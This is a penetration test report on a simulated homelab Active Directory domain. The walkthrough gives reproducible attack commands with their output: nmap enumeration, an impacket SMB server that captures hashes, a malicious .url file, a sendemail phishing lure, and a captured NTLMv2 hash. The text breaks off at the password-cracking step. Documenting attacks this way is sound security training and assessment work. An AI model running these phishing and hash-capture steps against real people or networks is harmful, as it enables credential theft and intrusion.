Active Directory Penetration Test Report

Assumed Breach Scenario – Attack Chain #1

Author: Matthew Castro

Assessment date: December 2025

Target network: homelab.local

This penetration test report was produced using an entirely simulated environment. All systems, networks, domains, user accounts, and data were created specifically for this homelab.

Report Version: v1.1

Table of contents

1. Executive Summary

1.1 Overview

The assessment consisted of an internal penetration test on the homelab.local Active Directory environment. It was performed as an active breach scenario, meaning that the attackers were already located within the internal network. The objective was to evaluate the security posture of the domain and identify any attack paths, vulnerabilities and misconfigurations present. Once identified, the goal was to exploit the identified paths to demonstrate the potential reach of real-world attackers once they had already obtained a foothold on the internal network.

1.2 Outcome

During the assessment, multiple vulnerabilities and misconfigurations were identified and exploited, which ultimately led to the complete compromise of the domain. In a real-world scenario, the attackers would have been able to access sensitive information, impersonate domain users and establish persistence on the network.

1.3 Recommendations

It is recommended that the following changes are made to the network:

- Enroll employees in phishing awareness training to reduce the likelihood of a successful attack
- Enforce a strict password policy to prevent the usage of weak passwords
- Ensure that plaintext credentials are never stored in areas accessible to others
- Regularly audit user privileges and group memberships

2. Scope and Methodology

2.1 Scope Summary

The scope of the assessment was limited to certain hosts of the internal network. The following machines were in scope:

- 192.168.1.100 (DC01)
- 192.168.1.101 (PC01)
- 192.168.1.102 (PC02)

The following machines were intentionally excluded from the assessment:

- 192.168.1.1 (pfSense, a router and firewall)
- 192.168.1.201 (PC03, a non-domain-joined Linux host)

The assessment began with the assumption that the attackers were already present within the internal network. The attackers were also provided with the email address “emercer@homelab.local” before beginning the assessment.

2.2 Methods Used

We conducted the assessment as an assumed breach penetration test, where the attackers are already present within the internal network. Standard attack techniques were used to enumerate the network, perform lateral movement, escalate privileges and to obtain full compromise of the domain.

The following attack techniques were used:

- Network and host enumeration
- Phishing attacks aimed at credential access
- SMB hash capture
- Password cracking
- Active Directory protocol enumeration
- Windows local privilege escalation
- Local and domain credential dumping
- Active Directory abuse techniques such as Pass-the-Hash and DCSync

2.3 Methods Not Used

In our assessment, the following methods were not used while attacking the internal network:

- Denial-of-service (DoS) against company resources
- Firewall modification or exploitation (pfSense)
- Exploitation of non-domain-joined machines (pfSense and PC03)
- Social Engineering against employees

3. Attack Chain Overview

We began our simulated attack by performing host discovery on the domain. We then enumerated all ports and services for each discovered host.

We obtained our initial foothold by sending a phishing email to user Evan Mercer. The user then clicked on the link in the email which caused his browser to download a malicious .url file. Once he opened the file, we obtained his NTLMv2 password hash. We then cracked the hash to obtain our first credentials.

We used the credentials of user Evan Mercer to enumerate a network share on the domain. This led us to a file which contained plaintext credentials belonging to user Daniel Rowe.

Using the credentials found on the share, we established a WinRM session on PC01 as user Daniel Rowe. Insecure permissions assigned to the user allowed us to escalate our privileges via local SAM hash dumping and the Pass-the-Hash technique.

We then reused the password hash we obtained for the local administrator account on PC01 to authenticate as the local administrator on PC02.

Using our administrative session on PC02, we dumped the hashes of locally cached domain credentials and cracked them. This allowed us to gain credentials belonging to domain administrator Adrian Cole.


Finally, we performed a DCSync against the domain controller using Adrian Cole’s credentials and obtained the hashes of every user on the domain.

4. Exploitation Walkthrough

4.1 Enumeration

We started by identifying the IP addresses of each host on the network. Due to ICMP filtering, we performed our host discovery by scanning for common ports across the available IP range (192.168.1.1-254). We used Nmap with the -A flag to also include OS fingerprinting and service version scanning. We made sure to save the entire command output to a greppable file.


```
└─$ sudo nmap -sT -A --top-ports=10 192.168.1.1-254 -oG hosts_up.txt
```



```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ sudo nmap -sT -A --top-ports=10 192.168.1.1-254 -oG hosts_up.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-11 18:41 EST
Nmap scan report for 192.168.1.1
Host is up (0.00038s latency).

PORT     STATE    SERVICE       VERSION
21/tcp   filtered ftp
22/tcp   filtered ssh
23/tcp   filtered telnet
25/tcp   filtered smtp
80/tcp   open     http          nginx
|_http-title: Did not follow redirect to https://192.168.1.1/
110/tcp  filtered pop3
139/tcp  filtered netbios-ssn
```

We ran the following query on our saved results to obtain a list of discovered hosts.

```
└─$ grep "Up" hosts_up.txt
```




```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ grep "Up" hosts_up.txt
Host: 192.168.1.1 ()    Status: Up
Host: 192.168.1.100 ()  Status: Up
Host: 192.168.1.101 ()  Status: Up
Host: 192.168.1.102 ()  Status: Up
Host: 192.168.1.201 ()  Status: Up
Host: 192.168.1.104 ()  Status: Up
```

We noticed a total of 5 machines on the network, excluding our attack machine (192.168.1.104).

We ran a full Nmap TCP port scan against the host at 192.168.1.100.

```
└─$ sudo nmap -sC -sV -p- -T 5 192.168.1.100
```




```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ sudo nmap -sC -sV -p- -T 5 192.168.1.100
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 22:42 EST
Nmap scan report for 192.168.1.100
Host is up (0.00041s latency).
Not shown: 65512 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
25/tcp    open  smtp          hMailServer smtpd
| smtp-commands: DC01, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-15 06:43:37Z)
110/tcp   open  pop3          hMailServer pop3d
|_pop3-capabilities: USER TOP UIDL
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp   open  imap          hMailServer imapd
|_imap-capabilities: IMAP4 IDLE CHILDREN SORT completed QUOTA ACL CAPABILITY RIGHTS=texkA0001 OK NAMESPACE IMAP4rev1
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: homelab.local0., Site: Default-First-Site-Name
)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: homelab.local0., Site: Default-First-Site-Name
)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
```

The scan results indicated to us that the host was a domain controller. We also noticed that HMailServer was listening on ports 25 and 110.

We then ran a full Nmap TCP port scan against the machine at 192.168.1.101.

```
└─$ sudo nmap -sC -sV -p- -T 5 192.168.1.101
```



kali@kali-vm: ~/Documents/homelab/scenario1/report
File Actions Edit View Help
kali@kali-vm: ~/Doc...ab/scenario1/report
kali@kali-vm: ~/Doc...ab/scenario1/report
kali@kali-vm: ~/Doc...ab/scenario1/report

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ sudo nmap -sC -sV -p- -T 5 192.168.1.101
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-15 22:40 EST
Nmap scan report for 192.168.1.101
Host is up (0.00049s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
135/tcp  open  msrpc      Microsoft Windows RPC
5040/tcp open  unknown
5985/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp open  pando-pub?
MAC Address: 08:00:27:C3:BD:44 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.35 seconds
```

We noticed that the Windows Remote Management port 5985 was open.

We also ran a Nmap TCP port scan against the host at 192.168.1.102.

```
└─$ sudo nmap -sC -sV -p- -T 5 192.168.1.102
```


kali@kali-vm: ~/Documents/homelab/scenario1/report
File Actions Edit View Help

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ sudo nmap -sC -sV -p- -T 5 192.168.1.102
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 21:30 EST
Nmap scan report for 192.168.1.102
Host is up (0.00041s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 08:00:27:DA:0B:CB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.97 seconds
```


We took notice of port 80 being open, indicating that this machine was acting as a web server.

4.2 Initial Access

Vulnerability Explanation: User Evan Mercer clicked on a link in a suspicious email that we sent him. This caused him to download and open a malicious .url file that we hosted from our attack machine. Once opened, the file forced his computer to authenticate to us via SMB, allowing us to obtain his NTLMv2 hash. His weak password allowed us to crack the hash with Hashcat.

Steps to reproduce the attack: We started the attack by hosting a fake SMB server on our attack machine.


```
└─$ impacket-smbserver -smb2support fake .
```


kali@kali-vm: ~/Documents/homelab/scenario1/report
File Actions Edit View Help
kali@kali-vm: ~/Documents/homelab/scenario1/report
kali@kali-vm: ~/Documents/homelab/scenario1/report

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ impacket-smbserver -smb2support fake .
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
█
```

We then started a Python webserver on which we hosted our malicious file.


```
└─$ python3 -m http.server 80
```


kali@kali-vm: ~/Documents/homelab/scenario1/report
File Actions Edit View Help
kali@kali-vm: ~/Documents/homelab/scenario1/report
kali@kali-vm: ~/Documents/homelab/scenario1/report

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
█
```

We ensured that the malicious .url file pointed to our fake SMB server address.


```
└─$ cat invoice.url
```



```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ cat invoice.url
[InternetShortcut]
URL=\\192.168.1.104\fake
```


We then sent our phishing email to user Evan Mercer using the SendEmail utility on our Kali host.

```
└─$ sendemail -f johndoe@homelab.local -t emercer@homelab.local -u "Urgent" -m 'please click
this quick! http://192.168.1.104/invoice.url'  -s 192.168.1.100 -v
```



```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ sendemail -f johndoe@homelab.local -t emercer@homelab.local -u "Urgent" -m 'please click this quick! http://192.168.1.104
/invoice.url'  -s 192.168.1.100 -v
Dec 15 21:58:19 kali-vm sendemail[23443]: DEBUG ⇒ Connecting to 192.168.1.100:25
Dec 15 21:58:19 kali-vm sendemail[23443]: DEBUG ⇒ My IP address is: 192.168.1.104
Dec 15 21:58:19 kali-vm sendemail[23443]: SUCCESS ⇒ Received:  220 DC01 ESMTP
Dec 15 21:58:19 kali-vm sendemail[23443]: INFO ⇒ Sending:      EHLO kali-vm
Dec 15 21:58:19 kali-vm sendemail[23443]: SUCCESS ⇒ Received:  250-DC01, 250-SIZE 20480000, 250-AUTH LOGIN, 250 HELP
Dec 15 21:58:19 kali-vm sendemail[23443]: INFO ⇒ Sending:      MAIL FROM:<johndoe@homelab.local>
Dec 15 21:58:19 kali-vm sendemail[23443]: SUCCESS ⇒ Received:  250 OK
Dec 15 21:58:19 kali-vm sendemail[23443]: INFO ⇒ Sending:      RCPT TO:<emercer@homelab.local>
Dec 15 21:58:19 kali-vm sendemail[23443]: SUCCESS ⇒ Received:  250 OK
Dec 15 21:58:19 kali-vm sendemail[23443]: INFO ⇒ Sending:      DATA
Dec 15 21:58:19 kali-vm sendemail[23443]: SUCCESS ⇒ Received:  354 OK, send.
Dec 15 21:58:19 kali-vm sendemail[23443]: INFO ⇒ Sending message body
Dec 15 21:58:19 kali-vm sendemail[23443]: Setting content-type: text/plain
Dec 15 21:58:20 kali-vm sendemail[23443]: SUCCESS ⇒ Received:  250 Queued (1.031 seconds)
Dec 15 21:58:20 kali-vm sendemail[23443]: Email was sent successfully!  From: <johndoe@homelab.local> To: <emercer@homelab.lo
cal> Subject: [Urgent] Server: [192.168.1.100:25]

┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ 
```


We received user Evan Mercer's NTLMv2 hash after a couple of minutes.



```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ impacket-smbserver -smb2support fake .
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.1.101,51205)
[*] AUTHENTICATE_MESSAGE (HOMELAB\emercer,PC01)
[*] User PC01\emercer authenticated successfully
[*] emercer::HOMELAB:aaaaaaaaaaaaaaaa:189fd0acb4ac9555821671d5fc8d0108:0101000000000000003eaae8376edc018a9949eb3f0d65f1000000
0001001000530079006c006a007600500075006a0003001000530079006c006a007600500075006a0002001000670047007a004e006500720065007000040
01000670047007a004e00650072006500700007000800003eaae8376edc01060004000200000008005000500000000000000000000000002000008ed8628d
55c96dba136847b3d11b8b05a3ed23d9e6100981980eb069e609dd2e025e8dbe5d7263f475102e52e7cc50128ca08de85eabfc5f2f656c0582d549180a001
00000000000000000000000000000000000900240063006900660073002f003100390032002e003100360038002e0031002e003100300034000000000000
000000
[*] Closing down connection (192.168.1.101,51205)
[*] Remaining connections []
```

We cracked the hash using Hashcat with a common password wordlist.

